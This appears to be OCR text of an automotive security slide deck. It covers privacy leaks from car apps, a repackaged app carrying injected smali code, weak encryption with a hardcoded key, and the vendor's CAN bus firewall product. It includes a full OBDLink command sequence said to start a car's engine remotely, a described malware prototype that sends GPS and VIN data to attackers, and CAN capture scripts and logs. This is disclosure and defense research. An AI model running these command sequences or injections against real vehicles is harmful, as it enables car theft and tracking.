
commu protocol


security flaws

weak or no encryption

encryption key exposed

Privacy Leakage from Auto Apps





Information Leakage

- ☐ Phone Call History
- ☐ Contact List
- ☐ Phone Number/IMEI/IMSI
- ☐ Telecom Carrier Information
- ☐ Installed Apps
- ☐ Running Apps
- ☐ Location

Text Message

- ☐ Read Message
- ☐ Intercept Message
- ☐ Send Message
- ☐ Delete Message
- ☐ Create Message
- ☐ Create Contact Name
- ☐ Edit Contact List
- ☐ Delete Contact Name
- ☐ Delete Call Record

Spy

- ☐ Spy Text Message
- ☐ Spy Phone Call
- ☐ Spy Location
- ☐ Spy Battery
- ☐ Keyboard Spy


File/OS

- ☐ Delete File
- ☐ Kill Process
- ☐ Executes Command

Easy Reverse Engineering Auto App

```
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "car_series_id" = "51"
  Form item: "car_series_name" = "[illegible]"
  Form item: "car_sub_type_name" = "[illegible]"
  Form item: "car_sub_type_id" = "181"
  Form item: "auto_code" = "FUKANG"
  Form item: "mine_car_plate_num" = "[illegible]D15545"
```

```
0120  75 65 0d 0a 0d 0a 63 61  72 5f 73 65 72 69 65 73   ue....ca r_series
0130  5f 69 64 3d 35 31 26 63  61 72 5f 73 65 72 69 65   _id=51&c ar_serie
0140  73 5f 6e 61 6d 65 3d 25  45 39 25 39 42 25 41 41   s_name=% E9%9B%AA
0150  25 45 39 25 39 33 25 38  31 25 45 39 25 42 45 25   %E9%93%8 1%E9%BE%
0160  39 39 26 63 61 72 5f 73  75 62 5f 74 79 70 65 5f   99&car_s ub_type_
0170  6e 61 6d 65 3d 25 45 34  25 42 38 25 39 43 25 45   name=%E4 %B8%9C%E
0180  39 25 41 33 25 38 45 25  45 39 25 39 42 25 41 41   9%A3%8E% E9%9B%AA
0190  25 45 39 25 39 33 25 38  31 25 45 39 25 42 45 25   %E9%93%8 1%E9%BE%
01a0  39 39 26 63 61 72 5f 73  75 62 5f 74 79 70 65 5f   99&car_s ub_type_
01b0  69 64 3d 31 38 31 26 61  75 74 6f 5f 63 6f 64 65   id=181&a uto_code
01c0  3d 46 55 4b 41 4e 47 26  6d 69 6e 65 5f 63 61 72   =FUKANG& mine_car
01d0  5f 70 6c 61 74 65 5f 6e  75 6d 3d 25 45 34 25 42   _plate_n um=%E4%B
01e0  41 25 39 31 44 31 35 35  34 35                     A%91D155 45
```



data not encrypted
URL hijack


RecNo	_id	key	value
		Click here to define a filter	
1	1	config.urls	http://base.api.dbscar.com/?action=config_service.urls
2	2	user.get_base_info	http://base.api.dbscar.com/?action=userinfo.get_base_info
3	3	user.get_base_info_car_logo	http://base.api.dbscar.com/?action=userinfo.get_base_info_car_logo
4	4	user.set_base	http://base.api.dbscar.com/?action=userinfo.set_base
5	5	user.set_area	http://base.api.dbscar.com/?action=userinfo.set_area
6	6	user.unbind_tel	http://base.api.dbscar.com/?action=userinfo.unbind_tel
7	7	user.unbind_email	http://base.api.dbscar.com/?action=userinfo.unbind_email
8	8	user.get_contact	http://base.api.dbscar.com/?action=userinfo.get_contact
9	9	user.set_ext	http://base.api.dbscar.com/?action=userinfo.set_ext
10	10	user.get_priconf	http://base.api.dbscar.com/?action=userinfo.get_priconf
11	11	user.set_conf	http://base.api.dbscar.com/?action=userinfo.set_conf
12	12	user.get_common	http://base.api.dbscar.com/?action=userinfo.get_common
13	13	user.get_rand_hobby	http://base.api.dbscar.com/?action=userinfo.get_rand_hobby
14	14	user.get_hobby	http://base.api.dbscar.com/?action=userinfo.get_hobby
15	15	user.get_map_conf	http://base.api.dbscar.com/?action=userinfo.get_map_conf
16	16	userinfo.set_password	http://base.api.dbscar.com/?action=userinfo.set_password
17	17	verify.req_send_code	http://base.api.dbscar.com/?action=verifycode.req_send_code
18	18	verify.request	http://base.api.dbscar.com/?action=verifycode.request_send_code
19	19	verify.verify_code	http://base.api.dbscar.com/?action=verifycode.verify
20	20	verify.reset_pass	http://base.api.dbscar.com/?action=passport_service.reset_pass
21	21	diagsoft.download	http://mycar.x431.com/mobile/softCenter/downloadEncryptDiagSoft.action

inject testing codes and repackaging


main.smali

```
9875  .method public onCreate(Landroid/os/Bundle;)V
9876      .locals 7
9877      .parameter
9878
9879      .prologue
9880      .
9881      new-instance v1,Landroid/app/AlertDialog$Builder;
9882      invoke-direct {v1,p0}, Landroid/app/AlertDialog$Builder;-><init>(Landroid/content/Context;)V
9883      const-string v2,"visualthreat"
9884      invoke-virtual {v1,v2}, Landroid/app/AlertDialog$Builder;->setTitle(Ljava/lang/CharSequence;)Landroid
9885      const-string v2,"test by vs!"
9886      invoke-virtual {v1,v2},Landroid/app/AlertDialog$Builder;->setMessage(Ljava/lang/CharSequence;)Landroi
9887      invoke-virtual {v1},Landroid/app/AlertDialog$Builder;->create()Landroid/app/AlertDialog;
9888      move-result-object v2
9889      invoke-virtual {v2},Landroid/app/AlertDialog;->show()V
9890
9891      const/16 v6, 0x400
9892
9893      const/4 v2, 0x0
9894
9895      .line 32
9896      invoke-super {p0, p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V
```

injected code



NO code obfuscation: remote auto controls



举例解释 START 序列

ATR0, 关闭回复，执行此命令后 OBDLINK 发送命令后立马返回，不会等待 ECU 的回复就可进入下一条命令的发送

ATAL, 设置 OBDLINK 允许接收和发送大于 7 字节的长消息

STP61, 选择协议为 SW CAN (ISO 11898, 11-bit Tx, 33.3kbps, var DLC)，即单线 Can 协议

STCSWM2, 设置单线 can 协议的模式为 2-WakeUp 模式

ATSH100, 设置 11bit CanID = 0x100

0000000000000000, 发送命令 ： 100 08 00 00 00 00 00 00 00 00

ATSH621, 设置 11bit canID = 0x621

0140000000000000, 发送命令 621 08 01 40 00 00 00 00 00 00

STCSWM3, 设置单线 can 协议的模式为 3- Normal 模式

STP62, 选择协议为 SW CAN (ISO 11898, 29-bit Tx, 33.3kbps, var DLC)

ATCP10, 设置 29bit Can 优先级为 10

ATSH24E097, 设置 29bit 头部为 24 E0 97

8001FF,0000FF 发送命令 10 24 E0 97 03 80 01 FF

10 24 E0 97 03 00 00 FF

发完此命令后发动机就会被启动！

START	ATR0,ATAL,STP61, STCSWM2,ATSH100,0000000000 000000,ATSH621,01400000000000 00,STCSWM3, STP62,ATCP10,ATSH24E097, 8001FF,0000FF
STOP	ATR0,ATAL,STP61, STCSWM2,ATSH100,0000000000 000000,ATSH621,01400000000000 00,STCSWM3, STP62,ATCP10,ATSH24E097, 4000FF,0000FF

Car Rental

- weak security protection
- an app to remotely open the car door
  - User authentication from mobile app to cloud
  - Cloud sends a CAN message to sim card in the OBD box
  - Open the car door w/o key

Security flaws we found:

- Unlimited pic uploading to the cloud, DoS attacks
- Password not encrypted in the app
- Weak authentication and encryption, can get key easily
- SQL injection: database leakage

```
public class DESUtil {
    private static String KEY = '          ";
```

encryption key

```
    public static String encrypt(String encryptString) throws Exception {
        SecretKeySpec key = new SecretKeySpec(KEY.getBytes(), "DES");
        Cipher cipher = Cipher.getInstance("DES/ECB/PKCS5Padding");
        cipher.init(Cipher.ENCRYPT_MODE, key);
        byte[] encryptedData = cipher.doFinal(encryptString.getBytes());

        return Base64.encodeToString( encryptedData , Base64.DEFAULT);
    }
    public static String decrypt(String decryptString) throws Exception {
        byte[] byteMi = Base64.decode(decryptString, Base64.DEFAULT);

        SecretKeySpec key = new SecretKeySpec(KEY.getBytes(), "DES");
        Cipher cipher = Cipher.getInstance("DES/ECB/PKCS5Padding");
        cipher.init(Cipher.DECRYPT_MODE, key);
        byte decryptedData[] = cipher.doFinal(byteMi);

        return new String(decryptedData);
    }

}
```

How to Defend Auto Attacks

- Controller authentication (auto manufacturers)

- Encryption

  ECU： limited computation capacity and limited memory resource
  very similar with mobile CPU years ago
  not suitable for real-time encryption

- CBF (CAN BUS Firewall)

  Block malicious CAN messages from outside

Smart Car Security Solution

The First Eever Product to Prevent
Malicious Attacks from Outside Vechicle

management portal

auto mobile app threat
reputation cloud

firewall
signature
update

API

auto cloud

VisualThreat auto
firewall

attack and safe
driving alerts

OBD2


OBD attacks

mobile attacks

VisualThreat mobile
security agent


CAN Bus Firewall (CBF)

- We have designed the first CAN Bus Firewall in the auto se curity industry
- CBF monitors CAN ID and DATA bytes, and decide whether to allow or block messages
- no malicious messages can go through OBD2 and attack the car



- Low false positive, inline protection
- Support standard and extended CAN message format
- Mobile app

- OBD and car model dependence


VisualThreat Auto Firewall Integration
car interior
option 1
male port
female port
engine
window/door
transmission
panel cluster
OBD2 port
VisualThreat
OBD firewall
obd2 dongle
option 2
option 3
integrated as
ECU security
component
all-in-one dongle
obd2 dongle
VisualThreat
OBD firewall

Plug-and-play with OBD Dongle


OB2 port

OBD dongle

OBD security firewall

plug-and-play firewall installation

Compared with Others



http://www.wired.com/wp-content/uploads/2014/07/carhack.jpg

- OBD independence
- Generic to different car models

- False positive inherent from anomaly detection approach
- Passive mode, cannot block messages from CAN BUS

Video Demo: CAN BUS Firewall to prevent auto attacks


Auto OS Security

Monitor Suspicious Behaviors for Auto Android OS

- Simulated Android OS
- Installed auto mobile apps
- Monitor privacy leakage


```
2014-09-21 20:26:01.206 LogAgent: Drop event: 1000, app_package_get,
android.app.ApplicationPackageManager.getPackagesForUid(int 10075)
2014-09-21 20:26:02.947 LogAgent: Drop event: 10075, phone_identify, android.telephony.TelephonyManager.getDeviceId()
2014-09-21 20:26:03.044 LogAgent: Drop event: 10075, app_package_get,
android.app.ApplicationPackageManager.getPackagesForUid(int 10075)
2014-09-21 20:26:05.051 LogAgent: Drop event: 10075, app_package_get,
android.app.ApplicationPackageManager.getPackagesForUid(int 10075)
2014-09-21 20:26:05.220 LogAgent: Drop event: 1000, app_package_get,
android.app.ApplicationPackageManager.getPackagesForUid(int 10062)
```

Phone info leakage



Driver Distracting Alert App

- Automatically detect driving mode via OBD
- Log all phone call, message, surfing, wechat, mobile app activities
- Alert when you overuse phones while driving and notify your family
- Calculated dangerous driving time
- Manage your account via cloud account



Working on Security Intelligent Hardware

- All in one
  - Firewall + CAN BUS data collection + date filteri ng + attack prevention + intelligence alerting
- Deployment – two approaches
  - OBD port
  - ECU

Collect CAN BUS Data and Alert Car Owners

Video: Anti-thief

Malware Prototype

- Measure bluetooth/wifi signal strength and distance
- Unlock car when driver walks away
- Send GPS location and VIN # to hackers
- Hacker stops by, open door and steal

- Let's see the video

Monitor CAN BUS

```
7DF 02 01 0D 00 00 00 00 00
7E8 03 41 0D 00 00 00 00 00
7DF 02 01 0F 00 00 00 00 00
7E8 03 41 0F 64 00 00 00 00
7DF 02 01 0B 00 00 00 00 00
7E8 03 41 0B 2C 00 00 00 00
7DF 02 01 0D 00 00 00 00 00
7E8 03 41 0D 00 00 00 00 00
7DF 02 01 0C 00 00 00 00 00
7E8 04 41 0C 09 70 00 00 00
7DF 02 01 11 00 00 00 00 00
7E8 03 41 11 24 00 00 00 00
7DF 02 01 0D 00 00 00 00 00
7E8 03 41 0D 00 00 00 00 00
7DF 02 01 0F 00 00 00 00 00
7E8 03 41 0F 64 00 00 00 00
7DF 02 01 0B 00 00 00 00 00
7E8 03 41 0B 2C 00 00 00 00
7DF 02 01 0D 00 00 00 00 00
7E8 03 41 0D 00 00 00 00 00
7DF 02 01 0B 00 00 00 00 00
7E8 03 41 0B 2C 00 00 00 00
7DF 02 01 0D 00 00 00 00 00
7E8 03 41 0D 00 00 00 00 00
7DF 02 01 0F 00 00 00 00 00
7E8 03 41 0F 64 00 00 00 00
7DF 02 01 0B 00 00 00 00 00
7E8 03 41 0B 2C 00 00 00 00
7DF 02 01 0D 00 00 00 00 00
7E8 03 41 0D 00 00 00 00 00
7DF 02 01 0F 00 00 00 00 00
7E8 03 41 0F 64 00 00 00 00
7DF 02 01 0D 00 00 00 00 00
7E8 03 41 0D 00 00 00 00 00
7DF 02 01 0F 00 00 00 00 00
7E8 03 41 0F 64 00 00 00 00
7DF 02 01 0B 00 00 00 00 00
7E8 03 41 0B 2C 00 00 00 00
```

```python
import socket
def sendcommand(socket, command):
    socket.send(command+"\r")
    print "send:",command
    buf = ""
    while True:
        c=socket.recv(1)
        if c == '\x00':
            continue
        else:
            if c== '>':
                break
            else:
                buf += c
    print "recive:",repr(buf)
    return buf

if __name__ == '__main__':
    address = ('192.168.0.10', 35000)
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(address)
    sendcommand(s,"AT Z")
    sendcommand(s,"AT SP 6") #choose the ISO 15765-4 CAN (11 bit ID , 500 kbaud)
    sendcommand(s,"AT H1") #display the header
    sendcommand(s,"AT E0") #echo off
    sendcommand(s,"AT caf0")
    sendcommand(s,"AT CF 700")#only monitor the canid which equal to 0x7xx
    sendcommand(s,"AT CM F00")
    s.send("AT MA\r")
    buf = ""
    while True:
        c = s.recv(1)
        if c == '\x00':continue
        if c == '\r':
            print buf
            buf = ""
        else:
            buf += c
```

- Land Rover low-speed CAN BUS
  27728 records in 50s

```
1412937147.74:   494 18 00 00 05 4D 00 2A 6B
1412937147.75:   010 00 68 D0 0F 0F 01 1E 78
1412937147.75:   496 00 00 00 19 01 C2 80 4D
1412937147.75:   4A4 F8 00 00 00 00 FF FF F0
1412937147.76:   0B8 28 64 7B 00 00 00 19 7F
1412937147.76:   080 00 2A 6B 6A 00 0D 34 00
1412937147.77:   128 04 34 01 01 AD 61 E8 70
1412937147.77:   160 00 AC BC 7C 4F 5C 56 00
1412937147.77:   490 C0 00 03 FE 0B 00 00 FF
1412937147.77:   4BE 00 00 00 00 80 00 20 00
1412937147.78:   048 00 00 00 00 00 08 00 00
1412937147.78:   220 00 7F 00 00 00 7F 0D 00
1412937147.79:   278 7F 00 00 00 00 00 00 00
1412937147.79:   2B0 20 01 00 00 00 00 00 00
1412937147.79:   3C8 00 00 7F 7F 00 00 00 0D
1412937147.79:   4AA 00 00 00 00 00 00 00 00
1412937147.79:   4C0 6E 00 00 00 0A 00 24 00
1412937147.79:   4C6 00 33 00 40 00 00 03 E0
1412937147.8:    4D2 00 00 0E 0A 0A 12 21 34
1412937147.8:    4EE 00 00 00 00 00 00 00 04
1412937147.8:    198 20 00 B3 51 EF A5 5E 00
```

```
lock:
    1412938752.16:   1D0 01 02 02 0A 22        00
    1412938752.34:   1D0 01 02 02 0A 22        00
    1412938752.54:   1D0 01 02 02 0A 22        00
unlock:
    1412938818.87:   1D0 01 02 02 0A 22        00
    1412938819.07:   1D0 01 02 02 0A 22        00
    1412938819.26:   1D0 01 02 02 0A 22        00
light:
    1412938852.38:   1D0 01 02 02 0A 22        00
    1412938852.59:   1D0 01 02 02 0A 22        00
